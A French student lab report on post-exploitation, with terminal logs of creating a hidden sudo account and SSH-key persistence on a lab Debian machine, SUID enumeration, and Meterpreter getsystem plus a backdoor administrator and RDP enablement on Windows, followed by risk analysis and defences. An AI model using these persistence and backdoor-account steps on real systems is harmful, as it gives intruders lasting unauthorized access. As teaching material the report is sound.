

COMPTE RENDU DE TRAVAUX PRATIQUES : POST-EXPLOITATION

Maintien d'accès et élévation de privilèges

1. Introduction


Ce rapport détaille les étapes réalisées pour sécuriser et pérenniser un accès après une intrusion initiale. L'enjeu de ce TP est de comprendre qu'une compromission ne s'arrête pas à l'entrée dans le système ; la phase de post-exploitation est cruciale pour un attaquant afin de maintenir son contrôle, même en cas de correction de la faille initiale ou de changement de mot de passe.

2. Maintien d'accès et élévation sur Linux (Ubuntu)

L'objectif initial était de créer un utilisateur de secours et de configurer une connexion persistante par clé SSH, plus discrète qu'une simple authentification par mot de passe.

Actions effectuées :

1. **Création d'un compte secondaire** : J'ai créé l'utilisateur `backupadmin` et l'ai ajouté au groupe `sudo` pour disposer des droits d'administration.
2. **Persistance via SSH** : Sur la machine attaquante (Kali), j'ai généré une paire de clés SSH (`ssh-keygen`) puis copié la clé publique vers la machine Ubuntu cible.



```
(tsafack@tsafack)-[~]  
$ ssh willy@192.168.56.10  
willy@192.168.56.10's password:  
Linux will 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Apr 30 11:52:58 2026 from 192.168.56.1  
willy@will:~$
```

3. **Vérification** : La connexion s'établit désormais sans demande de mot de passe, garantissant un accès même si les identifiants originaux sont modifiés.

```
willy@will:~$ whoami
willy
willy@will:~$ sudo adduser backupadmin
[sudo] Mot de passe de willy :
willy n'est pas dans le fichier sudoers.
willy@will:~$ su
Mot de passe :
root@will:/home/willy# sudo adduser backupadmin
Nouveau mot de passe :
Retapez le nouveau mot de passe :
Les mots de passe ne correspondent pas.
Mot de passe : Erreur de manipulation du jeton d'authentification
passwd : mot de passe inchangé
warn: `/bin/passwd backupadmin' failed with status 10. Continuing.
warn: wrong password given or password retyped incorrectly
Try again? [y/N] y
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour backupadmin
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
NOM []:
Numéro de chambre []:
Téléphone professionnel []:
Téléphone personnel []:
Autre []:
Is the information correct? [Y/n] y
root@will:/home/willy# sudo usermod -ag sudo backupadmin
usermod : l'utilisateur 'backupadmin' n'existe pas
root@will:/home/willy# sudo usermod -ag sudo backupadmin
root@will:/home/willy# groups backupadmin
backupadmin : backupadmin sudo users
```

```
root@will:/home/willy# sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:91W0I+PA1db/2kb4lmtAQWi7wbN0lRIoUZm/gqclRSs root@will
The key's randomart image is:
+--[ED25519 256]--+
|      .o.+ oo. o|
|      . =.+.. +o|
|      o =ooo+oo|
|    E o Bo+o.o|
|      S . X....|
|      o = * o. o|
|      = + . .-=|
|      . . .o=|
|      .+.|
+-----[SHA256]-----+
root@will:/home/willy#
```

```
root@will:/home/willy# sudo su ssh-copy-id backupadmin@192.168.56.10
su: l'utilisateur ssh-copy-id n'existe pas ou l'entrée de l'utilisateur ne contient pas tous les champs requis
root@will:/home/willy# ssh-copy-id backupadmin@192.168.56.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_ed25519.pub"
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:W2AO6nAQcaeJns2y3sOU5aCYfmurENjuZP7sgjt85Fs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
backupadmin@192.168.56.10's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'backupadmin@192.168.56.10'"
and check to make sure that only the key(s) you wanted were added.

root@will:/home/willy# ssh backupadmin@192.168.56.10
Linux will 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
backupadmin@will:~$
```

Nous avons utilisé `sudo -l` pour identifier les droits actuels et la commande `find / -perm -4000` pour lister les fichiers avec le bit **SUID** activé, ce qui représente des vecteurs potentiels d'escalade vers le compte *root*.

```
backupadmin@will:~$ sudo -l
[sudo] Mot de passe de backupadmin :
Entrées Defaults correspondant pour backupadmin sur will :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

L'utilisateur backupadmin peut utiliser les commandes suivantes sur will :
    (ALL : ALL) ALL
backupadmin@will:~$ find / -perm -4000 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/libexec/xscreensaver/xscreensaver-auth
/usr/sbin/userhelper
/usr/sbin/pppd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/su
/usr/bin/umount
/usr/bin/fusermount3
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
backupadmin@will:~$
```

3. Maintien d'accès sur Windows

Sur Windows, la stratégie a consisté à utiliser une session Meterpreter pour injecter un nouvel administrateur et ouvrir les flux de contrôle à distance (RDP).

Actions effectuées :

1. **Élévation** : Utilisation de `getsystem` pour passer d'un compte utilisateur standard aux privilèges SYSTEM.
2. **Création d'utilisateur** : Via le shell Windows, création du compte `supportadmin` avec le mot de passe `Password123!`.
3. **Activation du Bureau à Distance (RDP)** : * Modification du registre pour autoriser les connexions RDP via la commande `reg add`.
 - o Ouverture du pare-feu Windows pour le groupe "Remote Desktop".

```
C:\Windows\system32>net user supportadmin Password123! /add
La commande s'est terminée correctement.

C:\Windows\system32>net localgroup administrators supportadmin /add
L'erreur système 1376 s'est produite.

Le groupe local spécifié n'existe pas.
```

4. Analyse des risques et utilisation avancée des commandes

Rôle et implications des commandes utilisées :

- **ssh-copy-id** : Permet de s'affranchir de la saisie de mot de passe. Dans un contexte réel, cela rend l'attaquant presque invisible dans les logs de connexion standards.
- **reg add (Terminal Server)** : Cette commande modifie la base de registre pour activer un service souvent désactivé par défaut. C'est une action lourde qui permet une prise de contrôle graphique totale.
- **find / -perm -4000** : Un classique de la reconnaissance Linux. Elle permet de trouver des failles de configuration où un programme simple peut être détourné pour obtenir les droits administrateur.

Analyse des risques en entreprise :

Dans un environnement réel, ces manipulations permettent à un attaquant de rester présent pendant des mois (menace persistante avancée ou APT). La création d'utilisateurs comme `supportadmin` ou `backupadmin` est une technique de "cachette à la vue de tous" (mimetisme de noms légitimes). Le danger majeur réside dans l'ouverture du RDP, qui expose la machine à des accès externes non surveillés.

5. Mesures de sécurité préventives

Pour empêcher ces types d'actions, voici les recommandations à mettre en œuvre :

- **Contre la création de comptes non autorisés :**
 - Mettre en place une surveillance (SIEM) des journaux d'événements pour alerter en temps réel lors de la création d'un utilisateur ou d'un ajout dans le groupe `sudo/Administrateurs`.
 - Appliquer le principe du moindre privilège pour limiter les comptes capables d'exécuter la commande `net user` ou `adduser`.
- **Contre l'utilisation abusive de SSH :**
 - Désactiver l'authentification par mot de passe et restreindre l'usage des clés SSH à des adresses IP sources spécifiques.
 - Surveiller le contenu du fichier `authorized_keys` sur tous les serveurs sensibles.
- **Contre l'activation non contrôlée de RDP :**
 - Utiliser des GPO (Group Policy Objects) pour forcer la désactivation du RDP sur les postes de travail.
 - Restreindre les flux RDP au niveau du pare-feu périmétral et exiger un VPN avec authentification multi-facteurs (MFA).

Conclusion

Ce TP démontre que la sécurité ne se limite pas au périmètre extérieur. La phase de nettoyage et de discrétion (Partie 4) rappelle qu'un attaquant cherchera toujours à effacer ses traces dans les journaux système pour éviter d'être détecté par les équipes de SOC. La vigilance doit donc être constante, même après qu'un système a été jugé "propre".